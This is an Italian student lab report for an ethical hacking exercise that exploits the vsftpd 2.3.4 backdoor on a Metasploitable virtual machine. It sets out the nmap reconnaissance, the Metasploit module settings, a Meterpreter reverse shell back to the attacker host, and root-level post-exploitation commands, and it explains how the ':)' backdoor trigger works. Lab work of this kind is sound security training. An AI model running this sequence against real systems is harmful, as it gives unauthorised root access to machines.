

ESERCITAZIONE PRATICA

Hacking con Metasploit

Exploitation del servizio vsftpd 2.3.4
su macchina virtuale Metasploitable

STUDENTE	TARGET IP	VULNERABILITÀ	DATA
Giuseppe Carbone	192.168.0.149	CVE-2011-2523	18 Maggio 2026

■ Obiettivo dell'Esercizio

L'esercitazione ha lo scopo di condurre una sessione di hacking etico su una macchina virtuale **Metasploitable**, sfruttando la vulnerabilità del servizio **vsftpd 2.3.4** tramite il framework **Metasploit**. Al termine dell'attacco, l'obiettivo è ottenere accesso root alla macchina target e creare la directory `/test_metasploit`.

Requisiti dell'Esercizio

- ✓ Configurare la macchina Metasploitable con IP nella subnet corretta
- ✓ Eseguire una scansione con Nmap per identificare i servizi attivi
- ✓ Utilizzare Metasploit per sfruttare la vulnerabilità vsftpd 2.3.4
- ✓ Ottenere accesso root tramite sessione Meterpreter
- ✓ Creare la cartella `/test_metasploit` nella directory root della macchina target

■ Ambiente di Laboratorio

Componente	Dettaglio	Valore
Macchina Attaccante	Kali Linux	192.168.0.239
Macchina Target	Metasploitable 2	192.168.0.149
Tipo di Rete	VirtualBox — Bridged	192.168.0.0/24
Servizio Vulnerabile	vsftpd 2.3.4	Porta TCP 21
Framework	Metasploit Framework	msfconsole
Tipo di Accesso	Root shell via Meterpreter	Privilegio massimo

⚠ CVE-2011-2523 — vsftpd 2.3.4 Backdoor

La versione 2.3.4 di vsftpd conteneva una backdoor intenzionale introdotta in modo malevolo nel codice sorgente. Inviando il carattere `":)"` nel campo username durante il login FTP, il servizio apre una shell di root sulla **porta TCP 6200**, concedendo accesso completo alla macchina senza autenticazione.

■ Fase 1 — Ricognizione con Nmap

Prima di procedere con l'attacco, è stata eseguita una scansione completa della macchina target per identificare i servizi attivi e le relative versioni.

```
kali@kali ~$ nmap -sV 192.168.0.149
```

Starting Nmap 7.99 at 2026-05-18

Nmap scan report for 192.168.0.149

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1
80/tcp	open	http	Apache httpd 2.2.8
3306/tcp	open	mysql	MySQL 5.0.51a
...			

Identificata la versione vulnerabile vsftpd 2.3.4 sulla porta 21




Fig. 1 — Scansione Nmap: servizi rilevati + ricerca exploit in Metasploit

■ Fase 2 — Configurazione Metasploit

Avviato **msfconsole** e ricercato il modulo di exploit per vsftpd. Tra i risultati è stato selezionato il modulo con rank **excellent**, che garantisce la massima affidabilità dell'exploit.

```
msf > search vsftpd
```

Matching Modules

=====

#	Name	Rank	Description
0	auxiliary/dos/ftp/vsftpd_232	normal	VSFTPD 2.3.2 DoS
1	exploit/unix/ftp/vsftpd_234_backdoor	excellent	VSFTPD 2.3.4 Backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

Caricamento del modulo di exploit

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.149
RHOST => 192.168.0.149
```

Fig. 2 — use exploit + set RHOST

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Fig. 3 — set RPORT 21

Configurati i parametri necessari per l'exploit: indirizzo IP del target (RHOST), porta del servizio (RPORT) e indirizzo IP locale della macchina attaccante (LHOST) necessario per il payload.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.149
RHOST => 192.168.0.149
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.239
LHOST => 192.168.0.239
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set ForceExploit true
ForceExploit => true
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set AutoCheck false
AutoCheck => false
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.239
LHOST => 192.168.0.239
```

Fig. 4 — Configurazione LHOST

Parametro	Valore	Descrizione
RHOST	192.168.0.149	IP della macchina target (Metasploitable)
RPORT	21	Porta del servizio FTP vulnerabile
LHOST	192.168.0.239	IP della macchina attaccante (Kali)
ForceExploit	true	Forza l'exploit anche con controlli in warning
AutoCheck	false	Disabilita il check automatico di vulnerabilità

■ Fase 3 — Esecuzione dell'Exploit

Lanciato il comando **run** per avviare l'attacco. Metasploit ha sfruttato la backdoor vsftpd 2.3.4, aprendo una sessione **Meterpreter** sulla macchina target con privilegi di root.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.239:4444
[*] 192.168.0.149:21 - FTP banner: 220 (vsFTPd 2.3.4)
[+] 192.168.0.149:21 - The target appears to be vulnerable
[*] Meterpreter session 1 opened

meterpreter > # Accesso root ottenuto!
```


A screenshot of a terminal window with a dark background. The text 'meterpreter >' is displayed in a light-colored, monospaced font. A white cursor block is positioned to the right of the prompt.

Fig. 5 — Sessione Meterpreter aperta con successo

✓ Accesso Root Ottenuto

La backdoor del vsftpd 2.3.4 è stata sfruttata con successo. La sessione Meterpreter fornisce accesso completo alla macchina Metasploitable con privilegi di root, senza necessità di autenticazione.

■ Fase 4 — Post-Exploitation

Dopo aver ottenuto la sessione Meterpreter, è stata aperta una shell di sistema sulla macchina target per verificare il filesystem e creare la cartella richiesta dall'esercizio.

```
# Verifica del filesystem dalla sessione Meterpreter
```

```
meterpreter > ls
```

```
Listing: /
```

```
=====
```

Mode	Size	Type	Name
----	----	----	----
040755	4096	dir	bin
040755	4096	dir	boot
040755	4096	dir	etc
040755	4096	dir	home
040755	4096	dir	root
...			

```
# Apertura shell di sistema sulla macchina target
```

```
meterpreter > shell
```

```
Process 4753 created.
```

```
Channel 1 created.
```

```
# Creazione della cartella richiesta
```

```
$ mkdir /test_metasploit
```

```
# Verifica creazione cartella
```

```
$ ls /
```

```
bin boot cdrom dev etc home ... test_metasploit tmp usr var
```

```
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	0	fil	2026-05-07 11:33:29 -0400	80dl:R7MkWP
100700/rwx-----	1188612	fil	2026-05-18 10:43:59 -0400	PdXBSRyuNF
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
040755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040755/rwxr-xr-x	13540	dir	2026-05-18 10:43:28 -0400	dev
040755/rwxr-xr-x	4096	dir	2026-05-18 10:43:33 -0400	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02 -0400	home
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
040700/rwx-----	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:52 -0400	media
040755/rwxr-xr-x	4096	dir	2010-04-28 16:16:56 -0400	mnt
100600/rw-----	14473	fil	2026-05-18 10:43:34 -0400	nohup.out
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:39 -0400	opt
040555/r-xr-xr-x	0	dir	2026-05-18 10:43:19 -0400	proc
040755/rwxr-xr-x	4096	dir	2026-05-18 10:43:34 -0400	root
040755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:38 -0400	srv
040755/rwxr-xr-x	0	dir	2026-05-18 10:43:20 -0400	sys
041777/rwxrwxrwx	4096	dir	2026-05-18 10:43:39 -0400	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 00:06:37 -0400	usr
040755/rwxr-xr-x	4096	dir	2010-03-17 10:08:23 -0400	var
100644/rw-r--r--	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

```
meterpreter > █
```

Fig. 6 — ls in Meterpreter: filesystem root

```
meterpreter > shell
Process 4753 created.
Channel 1 created.
ls
80dl:R7MkWP
PdXBSRyuNF
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir /test_metasploit
ls
80dl:R7MkWP
PdXBSRyuNF
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
█
```


✓ Obiettivo Completato

La cartella `/test_metasploit` è stata creata con successo nella directory root della macchina Metasploitable. La cartella è visibile nel filesystem confermando il pieno controllo del sistema target.

■ Riepilogo dell'Attacco

1 Reconnaissance — Nmap

Scansione della macchina target con `nmap -sV`. Identificato il servizio `vsftpd 2.3.4` vulnerabile sulla porta TCP 21.

2 Ricerca Exploit — search vsftpd

Ricercato il modulo in Metasploit. Selezionato `exploit/unix/ftp/vsftpd_234_backdoor` con rank **excellent**.

3 Configurazione — RHOST, RPORT, LHOST

Impostati i parametri dell'exploit: IP target, porta 21 e IP della macchina attaccante per il handler.

4 Exploitation — run

Lanciato l'exploit. Ottenuta sessione Meterpreter con accesso root sulla macchina Metasploitable.

5 Post-Exploitation — shell + mkdir

Aperta shell di sistema, navigato nel filesystem e creata la directory `/test_metasploit` come richiesto dall'esercizio.